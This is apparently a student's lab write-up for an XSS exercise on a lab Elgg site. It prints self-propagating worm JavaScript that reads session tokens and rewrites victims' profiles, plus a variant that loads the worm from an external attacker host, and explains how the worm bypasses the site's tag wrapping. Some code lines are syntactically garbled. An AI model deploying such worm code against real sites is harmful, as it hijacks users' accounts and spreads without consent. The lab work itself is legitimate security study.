

SY1939111-张思嘉

## Task 4 : XSS Attack – Self propagating XSS worm.

- a. The modified JavaScript source of the worm.

```
<p>This is Samy.</p>
<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "</"+<p> <script id=\"worm\" type=\"text/javascript\">";
var worm=document.getElementById("worm").innerHTML;
var wormEncoded=encodeURIComponent(worm);
var tailTag = "</"+<script> <p>";
//JavaScript code to access user name, user guid, Time Stamp elgg_ts
//and Security Token elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
var token="&_elgg_token="+elgg.security.token.__elgg_token;

//Construct the content of your url.
var content=token
content+=ts
content+="&name="
content+=userName
content+="&description=<p>This is Samy worm</"+<p>"+headerTag+wormEncoded+tailTag
content+="&accesslevel[description]=2&briefdescription=You are infected with Samy
worm.&accesslevel[briefdescription]=2&location="
content+="&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail="
content+="&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website="
content+="&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid="
content+=guid
//Create and send Ajax request to modify profile
alert('You are infected');
var Ajax=new XMLHttpRequest();
Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
</script>
```

- b. .Explain the logic of the worm, Also note down any technical difficulty encountered during the experiment.

The worm first perform a persistence XSS attack, the attacker post the worm and server store the worm in the database, any one requesting for the target webpage would get infected. The worm itself would change the victim into a infector, further infect more victims,.

The first technical difficulty happens with the URL encode process. The request body would be automatically encoded by the browser when sending request from the front-end interface. But in the process of worm propagation, the request is sent from the malicious JavaScript code. Thus, we need to encode the request body before sending the request.

```
var worm=document.getElementById("worm").innerHTML;
var wormEncoded=encodeURIComponent(worm);
```

Another difficulty is spotted when trying to propagate the worm. It is spotted that the worm code is wrapped with p tag and is no longer infectious. To bypass that wrapping process, the worm code add a </p> tag at the beginning of the code and a <p> tag at the end of the code. .

- c. .Link based attack

A link based attack is also launched, the worm JavaScript code is kept accessible in a third party site. `'src="http://www.csrlabattacker.com/task4-link.js"`


The worm tag requesting for malicious script is planted at Samy' s profile.




```
<script id="worm" src="http://www.csrlabattacker.com/task4-link.js" type="text/javascript"></script>
```

The executive code is a JavaScript code similar to the one we used in DOM-based attack, with a few changes. The script label is removed considering this is no longer an inline JS code. Instead of propagate the whole executive worm, we only need to plant the worm tag requesting for malicious code.

```
var headerTag = "</"+<p><script id=\"worm\" src=\"http://www.csrlabattacker.com/task4-link.js\" type=\"text/javascript\">";
```

- d. Screenshot of the attack (DOM based):

	<p><b>Before</b></p> <p>Samy hasn't implant the worm.</p>
--	---

<div><h1>XSS Lab Site</h1><div>ActivityBlogsBookmarksFilesGroupsMore</div><div>You are infected<div>OK</div></div></div> <div><div><h2>Samy</h2><p><b>Brief description:</b> You are infected with Samy worm.</p><p><b>About me</b> This is Samy worm</p></div></div>	<p><b>After:</b></p> <p>Samy implant the worm in his own profile and change himself into victim zero.</p>
<div><h1>XSS Lab Site</h1><div>ActivityBlogsBookmarksFilesGroupsMore</div><div>You are infected<div>OK</div></div></div> <div><div><h2>Alice</h2><p><b>Brief description:</b> You are infected with Samy worm.</p><p><b>About me</b> This is Samy worm</p></div></div>	<p><b>Propagation-1:</b></p> <p>Alice got infected when browsing Samy's profile. Now Alice's profile is also infected with Samy worm.</p>
<div><h1>XSS Lab Site</h1><div>ActivityBlogsBookmarksFilesGroupsMore »</div><div>You are infected<div>OK</div></div></div> <div><div><h2>Boby</h2><p><b>Brief description:</b> You are infected with Samy worm.</p><p><b>About me</b> This is Samy worm</p></div></div>	<p><b>Propagation-2:</b></p> <p>Bob don't trust Samy and didn't open Samy's profile, but he also get infected when browsing Alice's profile.</p>